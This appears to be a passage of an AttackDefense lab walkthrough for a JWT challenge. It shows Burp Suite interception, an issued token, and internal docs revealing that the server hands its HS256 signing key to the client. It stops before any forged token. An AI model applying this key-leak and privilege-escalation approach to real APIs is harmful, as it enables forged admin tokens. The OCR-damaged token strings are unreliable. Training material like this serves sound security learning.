

[illegible]

Name	Client Side Token Decode
URL	https://attackdefense.com/challengedetails?cid=1470
Type	REST: JWT Advanced

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Step 1: Check the IP address of the machine.

Command: ifconfig

```
root@attackdefense:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.1.1.5 netmask 255.255.255.0 broadcast 10.1.1.255
    ether 02:42:0a:01:01:05 txqueuelen 0 (Ethernet)
    RX packets 580 bytes 104074 (101.6 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 623 bytes 2521491 (2.4 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth1: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.93.154.2 netmask 255.255.255.0 broadcast 192.93.154.255
    ether 02:42:c0:5d:9a:02 txqueuelen 0 (Ethernet)
    RX packets 21 bytes 1634 (1.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    loop txqueuelen 1000 (Local Loopback)
    RX packets 951 bytes 1907012 (1.8 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 951 bytes 1907012 (1.8 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@attackdefense:~#
```


The IP address of the machine is 192.93.154.2.

Therefore, the Token API is running on port 5000 of the target machine having IP address 192.93.154.3.

Step 2: Viewing the Token API.

Open the following URL in firefox.

URL: http://192.93.154.3:5000



Welcome to Simple JWT Token API

Get Token


Decode Token

Get Golden Ticket


Step 3: Configuring the browser to use BurpSuite proxy and making BurpSuite intercept all the requests made to the API.

Launch BurpSuite.

Select Web Application Analysis > burpsuite




The following window will appear:




Click Next.

Finally, click Start Burp in the following window:




The following window will appear after BurpSuite has started:



Configure the browser to use the Burp proxy listener as its HTTP Proxy server.

Open the browser preference settings and search for network proxy settings.



Select Manual Proxy Configuration and set the HTTP Proxy address to localhost and the port to 8080.

The screenshot shows the 'Connection Settings' dialog box. Under the heading 'Configure Proxy Access to the Internet', the 'Manual proxy configuration' radio button is selected. The 'HTTP Proxy' field is set to '127.0.0.1' and the 'Port' is '8080'. There is an unchecked checkbox for 'Use this proxy server for all protocols'. Below this, the 'SSL Proxy', 'FTP Proxy', and 'SOCKS Host' fields are all empty, with their respective ports set to '0'. The 'SOCKS v4' and 'SOCKS v5' radio buttons are both unselected. At the bottom, there is an unchecked 'Automatic proxy configuration URL' field and a 'Reload' button. The dialog has 'Help', 'Cancel', and 'OK' buttons at the bottom.

Click OK.

Everything required to intercept the requests has been setup.

Step 4: Interacting with the Token API.

Click on Get Token button:

Welcome to Simple JWT Token API

Get Token

Decode Token

Get Golden Ticket

Check the intercepted request in BurpSuite.

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer

Intercept HTTP history WebSockets history Options

Request to http://192.93.154.3:8081

Forward Drop Intercept is on Action

Raw Headers Hex

GET /issue HTTP/1.1
Host: 192.93.154.3:8081
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.93.154.3:5000/
Origin: http://192.93.154.3:5000
Connection: close

Note: Make sure that Burp proxy is running in intercept mode.

Forward the request and return back to the browser.

Welcome to Simple JWT Token API

Get Token

Issued Token: `eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJ3aXRyYXAuY29tIiwiaWRTaW4iOiJmYWxzZSI7ImV4cCI6MTU3NTM3OTkzMiwiaWF0IjoxNTc1MzY5MTMyfQ.XewkpUiZNW8cJzM6HAABhFn2gN1MfYXMaB-MMWfoqJnjeo6YETAzEK8tyPcn4ya0m2F1sXqrmKXbthMDeCKPZZ-HqgCMdMVY6iLXV9mgmyxaRZ8nGq0FyAV94GFB7GWvbRIKIN4jh0yZqstCMnKOUyVFiVmpjrKRj6z0ZKG8DJUdrqvSbwcpBXgj6Zr9Ez3y5my6HPAqd-Eycdx4X2JdRyo3vPGzVunmlMB_eXUYBFZ6ST9cKjKe1YAqX78-Q3q8WahNi2uFs1GqZDru833NtrUrayGdtdUcgzVyzne3hn2UANKckShuS4zPhwlv0MVDufVBdhgG7GpMPjVbE9EUcQ`

Decode Token

Get Golden Ticket

Notice that a JWT Token has been issued.

Issued JWT Token:

`eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJ3aXRyYXAuY29tIiwiaWRTaW4iOiJmYWxzZSI7ImV4cCI6MTU3NTM3OTkzMiwiaWF0IjoxNTc1MzY5MTMyfQ.XewkpUiZNW8cJzM6HAABhFn2gN1MfYXMaB-MMWfoqJnjeo6YETAzEK8tyPcn4ya0m2F1sXqrmKXbthMDeCKPZZ-HqgCMdMVY6iLXV9mgmyxaRZ8nGq0FyAV94GFB7GWvbRIKIN4jh0yZqstCMnKOUyVFiVmpjrKRj6z0ZKG8DJUdrqvSbwcpBXgj6Zr9Ez3y5my6HPAqd-Eycdx4X2JdRyo3vPGzVunmlMB_eXUYBFZ6ST9cKjKe1YAqX78-Q3q8WahNi2uFs1GqZDru833NtrUrayGdtdUcgzVyzne3hn2UANKckShuS4zPhwlv0MVDufVBdhgG7GpMPjVbE9EUcQ`

Decode the issued JWT Token using the provided Token API:

Paste the issued JWT Token in the input field in front of the Decode Token button:

Welcome to Simple JWT Token API


Get Token

Issued Token: `eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJ3aXRyYXAuY29tIiwiaWRTaW4iOiJmYWxzZSI7ImV4cCI6MTU3NTM3OTkzMiwiaWF0IjoxNTc1MzY5MTMyfQ.XewkpUiZNW8cJzM6HAABhFn2gN1MfYXMaB-MMWfoqJnjeo6YETAzEK8tyPcn4ya0m2F1sXqrmKXbthMDeCKPZZ-HqgCMdMVY6iLXV9mgmyxaRZ8nGq0FyAV94GFB7GWvbRIKIN4jh0yZqstCMnKOUyVFiVmpjrKRj6z0ZKG8DJUdrqvSbwcpBXgj6Zr9Ez3y5my6HPAqd-Eycdx4X2JdRyo3vPGzVunmlMB_eXUYBFZ6ST9cKjKe1YAqX78-Q3q8WahNi2uFs1GqZDru833NtrUrayGdtdUcgzVyzne3hn2UANKckShuS4zPhwlv0MVDufVBdhgG7GpMPjVbE9EUcQ`


Decode Token

Get Golden Ticket

Check the corresponding request in BurpSuite.



Forward the request.



Notice that the above request sends the supplied token to a service running on the target machine on port 8081.

Forward this request as well.

Welcome to Simple JWT Token API

Get Token

Issued Token: eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJ3aXRyYXAuY29tIiwiaWRTaW4iOiJmYWxzZSIscImV4cCI6MTU3NTM3OTkzMiwiaWF0IjoxNTc1MzY5MTMyfQ.XewkpUiZNW8cJzM6HAABhFn2gN1MfYXMaB-MMWfoqJnjeo6YETAzEK8tyPcn4ya0m2F1sXqrmKXbthMDeCKPZZ-HggCMdMVY6iLXVQmamvyaR78nGg0EvAVQ4GER7GwYbR1K1MAih0vZgctCMnK0uYvEiVmpicKPi6z07KG8D1U

Decode Token

uufVBdhgG7GpMPjVbE9EUcQ

Decoded Token: { "iss": "witrapp.com", "admin": "false", "exp": 1575379932, "iat": 1575369132 }

Get Golden Ticket

The token is successfully decoded by the API.

Notice that the admin claim is set to "false".

Welcome to Simple JWT Token API

Get Token

Issued Token: eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJ3aXRyYXAuY29tIiwiaWRTaW4iOiJmYWxzZSIscImV4cCI6MTU3NTM3OTkzMiwiaWF0IjoxNTc1MzY5MTMyfQ.XewkpUiZNW8cJzM6HAABhFn2gN1MfYXMaB-MMWfoqJnjeo6YETAzEK8tyPcn4ya0m2F1sXqrmKXbthMDeCKPZZ-HggCMdMVY6iLXVQmamvyaR78nGg0EvAVQ4GER7GwYbR1K1MAih0vZgctCMnK0uYvEiVmpicKPi6z07KG8D1U

Decode Token



uufVBdhgG7GpMPjVbE9EUcQ

Decoded Token: { "iss": "witrapp.com", "admin": "false", "exp": 1575379932, "iat": 1575369132 }

Get Golden Ticket

uufVBdhgG7GpMPjVbE9EUcQ

Paste the obtained token in the input field in front of the Get Golden Ticket button.



Forward this request as well.

Welcome to Simple JWT Token API

Get Token

Issued Token:

eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJ3aXRyYXAuY29tIiwiaWF0Ij0iMjYxMzZSI
SImV4cCI6MTUzNTM3OTkzIiwiaWF0Ij0iMjYxMzY1MTYyYy9kXWxpUiZlZW8cIjM6HAABHFn2gN1MfYXMaB-
MmWfoqJntjeo6YETAzEK8tyPcn4ya0m2F1xqrmKXbthMDeCKPZZ-
HggfMndMy6i1VY0m0g8p28nGc0F9vAV04GFR7GluhD1K1Mhh4Yzsc+CMnK0uYvFiVmpnKpR6v07K68Dj

Decode Token

ufVBdhgG7GpMPjVbE9EUcQ

Decoded Token: { "iss": "witrap.com", "admin": "false", "exp": 1575379932, "iat": 1575369132 }

Get Golden Ticket

ufVBdhgG7GpMPjVbE9EUcQ


Response: No Golden Ticket for you! It is only for the admin.

The response indicates that the Golden Ticket is only for the admin user.

Step 5: Check the Library documentation.

Open the following URL in firefox:

Documentation URL: <http://192.93.154.3>



JWT Token Library

Navigation

Contents:

Introduction

API-Library: Token

Decoding

API-Library: Internal

Wiki

Quick search

Go

Documentation: JWT Token Library

Contents:

- Introduction
 - What is JSON Web Token?
 - What is the JSON Web Token structure?
 - References
- API-Library: Token Decoding
 - Decode Token Event
 - Supported Algorithms
- API-Library: Internal Wiki
 - Features
 - Switching the Signing Algorithm

Check out the "API-Library: Token Decoding" section.

JWT Token Library

Navigation

Contents:

- [Introduction](#)
- [API-Library: Token Decoding](#)
 - Decode Token Event
 - Supported Algorithms
- [API-Library: Internal Wiki](#)

Quick search

API-Library: Token Decoding

This wiki is primarily ment to be used by developers. It lists the events that happen when Decode Token button is clicked.

Decode Token Event

1. Once the user clicks decode token button, the verification key **MUST** be sent to the client and the token **MUST** be decoded on the client-side itself.
2. Once the token gets decoded using the key requested from the server, the token payload part is shown to the user.

Supported Algorithms

Currently the library supports decoding of the tokens signed using the following algorithms:


- HS256
- RS256

The support for other signing algorithms would be added in the future releases of the library.

Notice that the information on this page reveals that once the decode token button is clicked the verification key is fetched from the server.

The library supports 2 algorithms: HS256 and RS256.

Check out the "API-Library: Internal Wiki" section.



JWT Token Library

Navigation

Contents:

- [Introduction](#)
- [API-Library: Token](#)
- [Decoding](#)
- [API-Library: Internal Wiki](#)
 - [Features](#)
 - [Switching the Signing Algorithm](#)

Quick search

API-Library: Internal Wiki

This wiki is meant for the library developers and MUST be used internally.

It contains the internals of how the API interacts with the token library.

The API provides 3 features:

1. Issue Token
2. Decode Token
3. Get Golden Ticket

Features

1. Issue Token: This feature provides the ability to issue a JWT Token.

Note: By default, the token library issues a token signed using RS256 algorithm, unless the signing algorithm is specified explicitly.

2. Decode Token: This feature provides the ability to decode a JWT Token.

Info: Internally when the request is issued to decode a token, the key used to decode (and verify) the token is fetched from the server.

Scroll down this page.

2. Decode Token: It expects “token” parameter in the POST request containing the JWT token signed using the algorithm for which the key has to be retrieved.

In simple terms, the algo mentioned in the token determines the key that is sent by the server. If a HS256 token is sent to the server, it would return the symmetric signing key. If a RS256 token is sent, then the public key would be returned.

The above information reflects that if an HS256 token is sent to the API, it would send back the HS256 symmetric signing key on the client side for token verification.

Example:

A sample curl request for decoding a token signed using HS256 algorithm:

```
curl -X POST -H "Content-Type: application/json" -d '{"token": "YOUR_H
```

Note:

